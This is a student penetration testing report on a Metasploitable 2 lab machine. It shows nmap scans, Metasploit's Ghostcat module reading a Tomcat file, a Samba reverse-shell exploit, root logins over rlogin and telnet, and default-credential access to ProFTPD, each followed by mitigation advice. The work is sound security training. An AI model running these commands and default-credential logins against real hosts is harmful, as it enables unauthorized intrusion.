DEPI

OCT 2024

PENETRATION TESTING REPORT DEPI

WRITTEN BY

Mohamed Khaled

Ahmed Yasser

Toka Mohamed

Ahmed Farag

Youssef Hussin

Mohamed Mahmoud

TABLE OF CONTENTS

Reconnaissance and Network Discovery


- Discovering the available hosts on the local network

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.194.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 09:11 EDT
Nmap scan report for 192.168.194.2
Host is up (0.0011s latency).
Nmap scan report for 192.168.194.132
Host is up (0.00050s latency).
Nmap scan report for 192.168.194.133
Host is up (0.0088s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.78 seconds
```


- By switching between two networks to notice which host is the target machine, we found that 192.168.194.133 is the target. Also We can make sure that 192.168.133 is the target machine by knowing some information about the possible ports that could be run on metasplitable 2. Then scan the hosts ports and note what hosts has that possible ports. We can scan the target machine ports by

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.194.133

Starting Nmap 7.94SVN ( https://nmap.org ) at [redacted] 10:25 EDT
Nmap scan report for 192.168.194.133
Host is up (0.017s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
47354/tcp open  unknown
52340/tcp open  unknown
52777/tcp open  unknown
53959/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```

- Now, it's the time to scan those open ports to see what to do. Wel will conduct the scanning by Nessus
- First, choose the scanning method



- After running the scanning, we found various vulnerabilities with many levels of risks



- So now, we will make exploitation on all vulnerabilities available or other risky necessary information about the ports.

Vulnerability Scanning and Mitigation

PORTS 8009, 445, 513, 23

Port 8009 / tcp / ajp13

What is AJP Proxy?

- AJP Proxy, or the Apache JServ Protocol Proxy, is a communication protocol used to connect the Apache web server with a servlet container like Apache Tomcat. It acts as a bridge that allows Apache to forward requests for Java-based web applications to Tomcat, which can execute Java servlets and JavaServer Pages (JSP). In simple terms, AJP Proxy enables Apache and Tomcat to work together seamlessly

Exploitation

- Apache Tomcat AJP Connector Request Injection (Ghostcat)

A file inclusion vulnerability was found in the AJP connector enabled with a default AJP configuration port of 8009 in Undertow version 2.0.29.Final and before. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and trigger this vulnerability to gain remote code execution.

- ·To start exploitation we will use Metasploit and scan the open ports on the target machine

```
msf6 > nmap -sV 192.168.194.133
[*] exec: nmap -sV 192.168.194.133

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 14:12 EDT
Nmap scan report for 192.168.194.133
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 8009 / tcp / ajp13

- ·We found the needed port with the same service running as nessus indicated, now search if this service has exploitation or auxiliary on Metasploit

```
msf6 > search ajp

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/linux/http/f5_bigip_tmui_rce_cve_2023_46747  2023-10-26       excellent  Yes    F5 BIG-IP TMUI AJP Smuggling RCE
   2  exploit/linux/http/netgear_unauth_exec            2016-02-25       excellent  Yes    Netgear Devices Unauthenticated Remote Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/http/netgear_unauth_exec
```


- ·We found one auxiliary, so let's use it

```
msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     8009              yes       The Apache JServ Protocol (AJP) port (TCP)

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > set rhosts 192.168.194.133
rhosts => 192.168.194.133
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS    192.168.194.133   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     8009              yes       The Apache JServ Protocol (AJP) port (TCP)

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.194.133
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

<!-- JSPC servlet mappings end -->

</web-app>

[+] 192.168.194.133:8009 - File contents save to: /home/kali/.msf4/loot/20241012145622_default_192.168.194.133_WEBINFweb.xml_389653.txt
```

- ·So, now we could upload an arbitrary file and then read it

Port 8009 / tcp / ajp13



Mitigation

This is a configuration issue with AJP protocol in Tomcat/Undertow. AJP is a highly trusted protocol and should never be exposed to untrusted clients. It is insecure (clear text transmission) and assumes that your network is safe. The preventive measures should be taken by using the configuration that will not allow AJP to be exposed.

in order of preference, one of the following mitigations should be applied:

- disable AJP altogether in Tomcat, and instead use HTTP or HTTPS for incoming proxy connections. HTTP and HTTPS do not contain the same trust issues as AJP.
- Protect the AJP connection with a secret, as well as carefully reviewing network binding and firewall configuration to ensure incoming connections are only allowed from trusted hosts.
- Use only network binding and firewall configuration to ensure incoming connections are only allowed from trusted hosts.

Port 445 / tcp / SMB- CIFS

What is SMB protocol

- The Server Message Block protocol (SMB protocol) is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network. It can also carry transaction protocols for inter process communication
- enables applications and their users to access files on remote servers,
- provides client applications with a secure and controlled method for opening, reading, moving, creating and updating files on remote servers.

What is SMB- CIFS version

- CIFS is a Microsoft-developed SMB dialect that debuted in Windows 95. Short for Common Internet File System, CIFS added support for larger file sizes, direct transport over TCP/IP, and symbolic links and hard links.
- CIFS was supported by OSes such as Windows, Linux and Unix. CIFS used the client-server programming model in which a client program makes a request of a server program -- usually in another computer -- **to access a file or pass a message to a program that runs in the server computer. The server takes the requested action and returns a response.**

How is it vulnerable ?


The MS-SAMR and MS-LSAD protocol implementations in Samba allows man-in-the-middle attackers to perform protocol-downgrade attacks and impersonate users by modifying the client-server data stream, aka "BADLOCK."

- Local Security Authority (Domain Policy) Remote Protocol [MS-LSAD]
- are both vulnerable to man in the middle attacks
- Any authenticated DCERPC connection a client initiates against a server can be used by a man in the middle to impersonate the authenticated user against the SAMR or LSAD service on the server.
- Man in the middle is able to get read/write access to the Security Account Manager Database, which reveals all passwords and any other potential sensitive information.
- Samba running as an active directory domain controller is additionally missing checks to enforce PKT_PRIVACY for the Directory Replication Service Remote Protocol [MS-DRSR] (drsuapi) and the BackupKey Remote Protocol [MS-BKRP] (backupkey). The Domain Name Service Server Management Protocol [MS-DNSP] (dnsserver) is not enforcing at least PKT_INTEGRITY.


Port 445 / tcp / SMB- CIFS

Exploitation


- Using Metasploit, we will scan the target machine and try to find exploits on 445 ports



- Then “search samba” and found our target needed exploit. This exploit is based on reverse shell to take remote execution




- Set the target and our local machine IPs to use this exploit



Port 445 / tcp / SMB- CIFS

- Then run



- And pom!! I have the root credentials

Mitigation & hardening

- To securely sharing resources in network by Samba, it's recommended to upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later to avoid this vulnerability.
- You may lower risk by avoiding to login/authenticate with privileged accounts over unprotected networks. Privileged accounts should only be used on the physical console (server) console, so that authentication does not involve any network communication. If the machine is acting as client workstation you may restrict any incoming network traffic by a firewall.

513 / tcp / rlogin

What is rlogin ?

- rlogin is the predecessor to telnet and SSH.
- The rlogin (remote login) program was a tool for remotely using a computer over a network. It could be used to get a command-line on a remote computer.
- Any attacker with access to the network could read user names and passwords from the network.
- Some of the most notable risks associated with rlogin include the following:
  - Communication is unencrypted, leaving sensitive information vulnerable to eavesdropping and tampering.
  - orlogin supports authentication via the .rhosts and /etc/hosts.equiv files . These files rely on IP addresses for authentication, and spoofing IP addresses is fairly easy which may allow any use from an origin to login without a password.
  - rlogin is considered outdated and obsolete using such software can pose reputational risk.

Exploitation

- try to gain root privilege on the target machine by using rlogin service

```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.194.133
Last login: Thu Oct 17 15:00:34 EDT 2024 from 192.168.194.132 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# ls -la
total 76
drwxr-xr-x 13 root root 4096 2024-10-17 12:11 .
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 ..
lrwxrwxrwx  1 root root    9 2012-05-14 00:26 .bash_history → /dev/null
-rw-r--r--  1 root root 2227 2007-10-20 07:51 .bashrc
drwx------  3 root root 4096 2012-05-20 15:08 .config
drwxr-xr-x  2 root root 4096 2012-05-20 15:08 Desktop
drwx------  2 root root 4096 2012-05-20 15:13 .filezilla
drwxr-xr-x  5 root root 4096 2024-10-17 12:11 .fluxbox
drwx------  2 root root 4096 2012-05-20 15:38 .gconf
drwx------  2 root root 4096 2012-05-20 15:40 .gconfd
drwxr-xr-x  2 root root 4096 2012-05-20 15:09 .gstreamer-0.10
drwx------  4 root root 4096 2012-05-20 15:07 .mozilla
-rw-r--r--  1 root root  141 2007-10-20 07:51 .profile
drwx------  5 root root 4096 2012-05-20 15:11 .purple
-rwx------  1 root root  401 2012-05-20 15:55 reset_logs.sh
-rwx------  1 root root    4 2012-05-20 14:25 .rhosts
drwxr-xr-x  2 root root 4096 2012-05-20 14:21 .ssh
drwx------  2 root root 4096 2024-10-17 12:11 .vnc
-rw-r--r--  1 root root  138 2024-10-17 12:11 vnc.log
-rw-------  1 root root  324 2024-10-17 12:11 .Xauthority
root@metasploitable:~#
```

- pommm!, simply, I take a remote access on this machine with root privileges

513 / tcp / rlogin

Mitigation

- It is recommended that rlogin is disabled. On Linux systems this can be commented out in /etc/inetd.conf
- Disable this service and use SSH instead

23 / tcp / telnet

What is telnet ?

- Telnet is a network protocol that allows a user to remotely access and control another computer over the Internet or local area network (LAN).
- Once you're logged in, you can control the remote computer just as if you were sitting in front of it. You can run commands, open files, and do anything else you would normally do on the compute

Exploitation

- Trying to remotely connect the target via telnet protocol

- Pom, by using the default username and password, we could remotely access this machine and have the same privileges as root

23 / tcp / telnet

Mitigation


- Telnet was developed way before the mainstream adoption of the Internet. That is why it lacks modern encryption features and is not considered secure for transmitting sensitive information. It transmits data, including passwords, in plaintext, which others can easily intercept on the network. Telnet transmits data in clear text, which means that anyone with access to the network can potentially intercept and read the data, including passwords and sensitive data. On the other hand, SSH encrypts data transmission, making it much more safe and secure than Telnet.
- So as a hardening for the system, it’s highly recommended to disable the Telnet service and use SSH instead.

PORTS 2121, 514 , 6000,53

Port 2121 (ProFTPD)

Exploitation

- We will connect to the target machine using Telnet running on port 2121 using the default credentials for Metasplotable 2.
- **telnet 192.168.1.157 2121**



- We successfully logged in by default credential : USER msfadmin , PASS msfadmin


Mitigation

We can secure that by many ways like :

- Disable or Restrict Anonymous Access
- Use Strong Authentication

